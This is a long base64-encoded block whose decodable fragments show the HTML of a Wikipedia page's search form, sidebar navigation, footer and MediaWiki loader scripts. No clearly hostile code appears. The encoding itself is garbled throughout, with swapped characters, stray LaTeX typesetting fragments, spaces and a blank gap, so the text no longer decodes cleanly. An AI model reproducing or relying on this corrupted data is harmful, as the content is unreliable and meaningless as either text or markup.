U9J2hpZGRlbicgbmFtZT0idGl0bGUiIHZhbHVlPSJTcGVjaWFs0lNlYXJjaCIvPg0KCQk8L2Rpdj4NCgk8L2Zvcm0+DQo8 L2Rpdj4NCg0KPCEtLSAvMiAtLT4NCgkJCTwvZG12Pg0KCQk8L2Rpdj4NCgkJPCEtLSAvaGVhZGVyIC0tPg0KCQk8IS0tIHBhbmVsIC0tPg0KCQkJPGRpdiBpZD0ibXctcGFuZWwiIGNsYXNzPSJub3ByaW50Ij4NCgkJCQk8IS0tIGxvZ28gLS0+DQoJ CQkJCTxkaXYgaWQ9InAtbG9nbyI+PGEgc3R5bGU9ImJhY2tncm91bmQtaW1hZ2U6IHVybChodHRwOi8vdXBsb2FkLndpa2 IlZpc2l0IHRoZSBtYWluIHBhZ2UiPjwvYT48L2Rpdj4NCqkJCQk8IS0tIC9sb2dvIC0tPq0KDQo8IS0tIG5hdmlnYXRpb2 4gLS0+DQ08ZG12IGNsYXNzPSJwb3J0YWwiIGlkPSdwLW5hdmlnYXRpb24nPg0KCTxoNT50YXZpZ2F0aW9uPC9oNT4NCgk8  ${\tt ZGl2IGNsYXNzPSJib2R5Ij4NCgkJPHVsPg0KCQkJPGxpIGlkPSJuLW1haW5wYWd1LWR1c2NyaXB0aW9uIj48YSBocmVmPS} \\$ 

Z2U8L2E+PC9saT4NCqkJCTxsaSBpZD0ibi1jb250ZW50cyI+PGEqaHJlZj0iL3dpa2kvUG9ydGFs0kNvbnRlbnRzIiB0aX  ${\tt RsZT0iR3VpZGVzIHRvIGJyb3dzaW5nIFdpa21wZWRpYSI+Q29udGVudHM8L2E+PC9saT4NCgkJCTxsaSBpZD0ibi1mZWF0}$ dXJ1ZGNvbnR1bnQiPjxhIGhyZWY9Ii93aWtpL1BvcnRhbDpGZWF0dXJ1ZF9jb250ZW50IiB0aXRsZT0iRmVhdHVyZWQgY2IiB0aXRsZT0iRmVhdHVyZWQgY2IiB0aXRsZT0iRmVhdHVyZWQgY2IiB0aXRsZT0iRmVhdHVyZWQgY2IiB0aXRsZT0iRmVhdHVyZWQgY2IIB0aXRsZT0iRmVhdHVyXWQgXIIB0aXRsZT0iRmVhdHVyXWQgXIIIB0aXRsZT0iRmVhdHVyXWqdiAMxyXXXXXXXXXXXXXXXX9udGVudCDigJMqdGhlIGJlc3Qqb2YqV2lraXBlZGlhIj5GZWF0dXJlZCBjb250ZW50PC9hPjwvbGk+DQoJCQk8bGkqaWQ9 Im 4tY 3 VycmVudGV 2ZW 50cyI+PGEgaHJ1Zj0iL3dpa2kvUG9ydGFs0kN1cnJlbnRfZXZlbnRzIiB0aXRsZT0iRmluZCBiYWALACBIYWAACBIYWAACBNrZ3JvdW5kIGluZm9ybWF0aW9uIG9uIGN1cnJlbnQgZXZlbnRzIj5DdXJyZW50IGV2ZW50czwvYT48L2xpPg0KCQkJPGxp  ${\tt IGlkPSJuLXJhbmRvbXBhZ2UiPjxhIGhyZWY9Ii93aWtpL1NwZWNpYWw6UmFuZG9tIiB0aXRsZT0iTG9hZCBhIHJhbmRvbSignames and the property of the property of$ BhcnRpY2xlIFt4XSIgYWNjZXNza2V5PSJ4Ij5SYW5kb20gYXJ0aWNsZTwvYT48L2xpPg0KCQkJPGxpIGlkPSJuLXNpdGVz dXBwb3J0Ij48YSBocmVmPSIvL2RvbmF0ZS53aWtpbWVkaWEub3JnL3dpa2kvU3BlY2lhbDpGdW5kcmFpc2VyUmVkaXJlY3  ${\tt Rvcj91dG1fc291cmN1PWRvbmF0ZSZhbXA7dXRtX211ZG11bT1zaWR1YmFyJmFtcDt1dG1fY2FtcGFpZ249MjAxMjA3MTdT} \\$ QjAwMSZhbXA7dXNlbGFuZz1lbiIgdGl0bGU9IlN1cHBvcnQgdXMiPkRvbmF0ZSB0byBXaWtpcGVkaWE8L2E+PC9saT4NCg kJPC91bD4NCgk8L2Rpdj4NCjwvZGl2Pg0KDQo8IS0tIC9uYXZpZ2F0aW9uIC0tPg0KDQo8IS0tIFNFQVJDSCAtLT4NCg0K  ${\tt PCEtLSAVU0VBUkNIIC0tPg0KDQo8IS0tIGludGVyYWN0aW9uIC0tPg0KPGRpdiBjbGFzcz0icG9ydGFs1iBpZD0ncC1pbn}$ IGlkPSJuLWhlbHAiPjxhIGhyZWY9Ii93aWtpL0hlbHA6Q29udGVudHMiIHRpdGxlPSJHdWlkYW5jZSBvbiBob3cgdG8gdX NlIGFuZCBlZGl0IFdpa2lwZWRpYSI+SGVscDwvYT48L2xpPg0KCQkJPGxpIGlkPSJuLWFib3V0c2l0ZSI+PGEgaHJlZj0i L3dpa2kvV2lraXBlZGlh0kFib3V0IiB0aXRsZT0iRmluZCBvdXQgYWJvdXQgV2lraXBlZGlhIj5BYm91dCBXaWtpcGVkaW E8L2E+PC9saT4NCgkJCTxsaSBpZD0ibi1wb3J0YWwiPjxhIGhyZWY9Ii93aWtpL1dpa21wZWRpYTpDb21tdW5pdH1fcG9y  ${\tt dGFsIiB0aXRsZT0iQWJvdXQgdGhlIHByb2plY3QsIHdoYXQgeW91IGNhbiBkbywgd2hlcmUgdG8gZmluZCB0aGluZ3MiPk}$ NvbW11bml0eSBwb3J0YWw8L2E+PC9saT4NCgkJCTxsaSBpZD0ibi1yZWN1bnRjaGFuZ2VzIj48YSBocmVmPSIvd2lraS9T cGVjaWFsOlJ1Y2VudENoYW5nZXMiIHRpdGx1PSJBIGxpc3Qgb2YgcmVjZW50IGNoYW5nZXMgaW4gdGhlIHdpa2kgW3JdIi BhY2Nlc3NrZXk9InIiPlJlY2VudCBjaGFuZ2VzPC9hPjwvbGk+DQoJCQk8bGkqaWQ9Im4tY29udGFjdCI+PGEqaHJlZj0i L3dpa2kvV21raXBlZGlh0kNvbnRhY3RfdXMiIHRpdGx1PSJIb3cgdG8gY29udGFjdCBXaWtpcGVkaWEiPkNvbnRhY3QgV2 lraXBlZGlhPC9hPjwvbGk+DQoJCTwvdWw+DQoJPC9kaXY+DQo8L2Rpdj4NCg0KPCEtLSAvaW50ZXJhY3Rpb24gLS0+DQoN CjwhLS0qVE9PTEJPWCAtLT4NCjxkaXYqY2xhc3M9InBvcnRhbClqaWQ9J3AtdGInPq0KCTxoNT5Ub29sYm94PC9oNT4NCq k8ZGl2IGNsYXNzPSJib2R5Ij4NCgkJPHVsPg0KCQkJPGxpIGlkPSJ0LXVwbG9hZCI+PGEgaHJ1Zj0iL3dpa2kvV2lraXBl  ${\tt ZGlhOlVwbG9hZCIgdGl0bGU9IlVwbG9hZCBmaWxlcyBbdV0iIGFjY2Vzc2tleT0idSI+VXBsb2FkIGZpbGU8L2E+PC9saTCBmaWxlcyBbdV0iIGFjY2Vzc2tleT0idSI+VxBsb2FkIGZpbGU8L2E+PC9saTCBmaWxlcyBbdV0iIGFjY2Vzc2tleT0idSI+VxBsb2FkIGZpbGU8L2E+PC9saTCBmaWxlcyBbdV0iIGFjY2Vzc2tleT0idSI+VxBsb2FkIGZpbGu8L2E+PC9saTCBmaWxlcyBbdV0iIGFjY2Vzc2tleT0idSI+VxBsb2FkIGZpbGu8L2E+PC9saTCBmaWxlcyBbdV0iIGFjY2Vzc2tleT0idSI+VxBsb2FkIGZpbGu8L2E+PC9saTCBmaWxlcyBbdV0iIGFjY2Vzc2tleT0idSI+VxBsb2FkIGZpbGu8L2E+PC9saTCBmaWxlcyBbdV0iIGFjY2Vzc2tleT0idSI+VxBsb2FkIGZpbGu8L2E+PC9saTCBmaWxlcyBbdV0iIGFiAPA+PC9saTCBmaWxlcyBbdV0iIGFiAPA+PC9saTCBmaWxlcyBbdV0iIGFiAPA+PC9saTCBmaWxlcyBbdV0iIGFiAPA+PC9saTCBmaWxlcyBbdV0iIGFiAPA+PC9saTCBmaWxlcyBbdV0iIGFiAPA+PC9sATCBmaWxlcyBbdV0iIGFiAPA+PC9sATCBmaWxlcyBbdV0iIGFiAPA+PC9sATCBmaWxl$ 4 NCgkJCTxsaSBpZD0idC1zcGVjaWFscGFnZXMiPjxhIGhyZWY9Ii93aWtpL1NwZWNpYWw6U3B1Y21hbFBhZ2VzIiB0aXRsZT0iQSBsaXN0IG9mIGFsbCBzcGVjaWFsIHBhZ2VzIFtxXSIgYWNjZXNza2V5PSJxIj5TcGVjaWFsIHBhZ2VzPC9hPjwvbG  $k+\texttt{DQOJCTwvdWw}+\texttt{DQOJPC9}kaXY+\texttt{DQO8L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQOJPC9}kaXY+\texttt{DQO8L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQOJPC9}kaXY+\texttt{DQO8L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQOJPC9}kaXY+\texttt{DQO8L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQOJPC9}kaXY+\texttt{DQO8L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQOJPC9}kaXY+\texttt{DQO8L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCEtLSAvVE9PTEJPWCAtLT4NCg0KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCEtLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpdj4NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpd4NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQOJCTwvdWw}+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVMgLS0+\\ k+\texttt{DQO3L2Rpd3NCg0}KPCETLSBMQU5HVUFHRVM$  ${\tt DQoNCjwhLS0gL0xBTkdVQudFUyAtLT4NCgkJCTwvZG12Pg0KCQk8IS0tIC9wYW51bCAtLT4NCgkJPCEtLSBmb290ZXIgLS}$ IGlkPSJmb290ZXItcGxhY2VzLXByaXZhY3kiPjxhIGhyZWY9Ii8vd2lraW1lZGlhZm91bmRhdGlvbi5vcmcvd2lraS9Qcmindshy2W20JraS9Qcmindsh12YWN5X3BvbG1jeSIgdG10bGU9Indpa2ltZWRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2YWN5IHBvbG1jeSI+UHJpdmFjeSBwb2xpY3k8L2E+PC9saT4N12WRpYTpQcml2WRCgkJCQkJCQkJCQkJPGxpIG1kPSJmb290ZXItcGxhY2VzLWFib3V0Ij48YSBocmVmPSIvd21raS9XaWtpcGVkaWE6QWJvdX QiIHRpdGxlPSJXaWtpcGVkaWE6QWJvdXQiPkFib3V0IFdpa2lwZWRpYTwvYT48L2xpPg0KCQkJCQkJCQkJCQkBbGkgaWQ9 ImZvb3RlcilwbGFjZXMtZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlh0kdlbmVyYWxfZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlzY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlxY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlxY2xhaWllciI+PGEgaHJlZj0iL3dpa2kvV2lraXBlZGlxY2xhaWllciI+PGEgaHJlZyQlxYxhAWllciI+PGEgaHJlZyQlxYxhAWllciI+PGEgaHJlZyQlxYxhAWllciI+PGEgaHJlZyQlxYxhAWll $\verb|IgdG10bGU9I1dpa21wZWRpYTpHZW51cmFsIGRpc2NsYW1tZXIiPkRpc2NsYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwvbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzPC9hPjwwbGk+DQoJCQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXJzQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZyQkBSYW1tZXZYQkBSYW1tZXZYQkBSYW1tZXZYQkBSYW1tZXZYQkBSYW1tZXZYQkBSYW1tZXZYQkBSY$ L3VsPg0KCQkJCQkJCQkJCTx1bCBpZD0iZm9vdGVyLWljb25zIiBjbGFzcz0ibm9wcmludCI+DQoJCQkJCTxsaSBpZD0iZm 9vdGVyLWNvcHlyaWdodGljbyI+DQoJCQkJCQk8YSBocmVmPSIvL3dpa2ltZWRpYWZvdW5kYXRpb24ub3JnLyI+PGltZyBz hlaWdodD0iMzEiIGFsdD0iV2lraW1lZGlhIEZvdW5kYXRpb24iLz48L2E+DQoJCQkJCTwvbGk+DQoJCQkJCTxsaSBpZD0i Zm9vdGVyLXBvd2VyZWRieWljbyI+DQoJCQkJCQk8YSBocmVmPSIvL3d3dy5tZWRpYXdpa2kub3JnLyI+PGltZyBzcmM9Im h0dHA6Ly9iaXRzLndpa2ltZWRpYS5vcmcvc3RhdGljLTEuMjB3bWY5L3NraW5zL2NvbW1vbi9pbWFnZXMvcG93ZXJ1ZGJ5 CQk8L2Rpdj4NCgkJPCEtLSAvZm9vdGVyIC0tPg0KCQk8c2NyaXB0IHR5cGU9InRleHQvamF2YXNjcmlwdCI+aWYod2luZG 93Lm13KXsNCm13LmxvYWRlci5zdGF0ZSh7InNpdGUiOiJsb2FkaW5nIiwidXNlci16InJlYWR5IiwidXNlci5ncm91cHMi OiJyZWFkeSJ9KTsNCn08L3NjcmlwdD4NCjxzY3JpcHQgc3JjPSJodHRwOi8vYml0cy53aWtpbWVkaWEub3JnL2VuLndpa2 lwZWRpYS5vcmcvbG9hZC5waHA/ZGVidWc9ZmFsc2UmYW1wO2xhbmc9ZW4mYW1wO21vZHVsZXM9c2tpbnMudmVjdG9yJmFt d2lraS51c2VyIiwibWVkaWF3aWtpLnBhZ2UucmVhZHkiLCJtZWRpYXdpa2kubGVnYWN5Lm13c3VnZ2VzdCIsImV4dC52ZW N0b3IuY29sbGFwc2libGVOYXYiLCJleHQudmVjdG9yLmNvbGxhcHNpYmxlVGFicyIsImV4dC52ZWN0b3IuZWRpdFdhcm5p bmciLCJleHQudmVjdG9yLnNpbXBsZVNlYXJjaCIsImV4dC5Vc2VyQnVja2V0cyIsImV4dC5hcnRpY2xlRmVlZGJhY2suc3 RhcnR1cCIsImV4dC5tYXJrQXNIZWxwZnVsIiwiZXh0LkV4cGVyaW1lbnRzLmxpYiIsImV4dC5FeHB1cmltZW50cy5leHB1  $\verb|dpbmRvdy5fcmVnID0gIiI7DQo8L3NjcmlwdD4NCjxzY3JpcHQgc3JjPSJodHRwOi8vaHR0cDovL2VuLndpa2lwZWRpYS5vaLndpa2lwZ$ 00IiB0eXB1PSJ0ZXh0L2phdmFzY3JpcHQiPjwvc2NyaXB0Pg0KPHNjcmlwdCBzcmM9Imh0dHA6Ly9iaXRzLndpa2ltZWRp YS5vcmcvZ2VvaXBsb29rdXAiIHR5cGU9InRleHQvamF2YXNjcmlwdCI+PC9zY3JpcHQ+PCEtLSBTZXJ2ZWQgYnkgbXcxMS BpbiAwLjExNyBzZWNzLiAtLT4NCgk8L2JvZHk+DQo8L2h0bWw+DQo=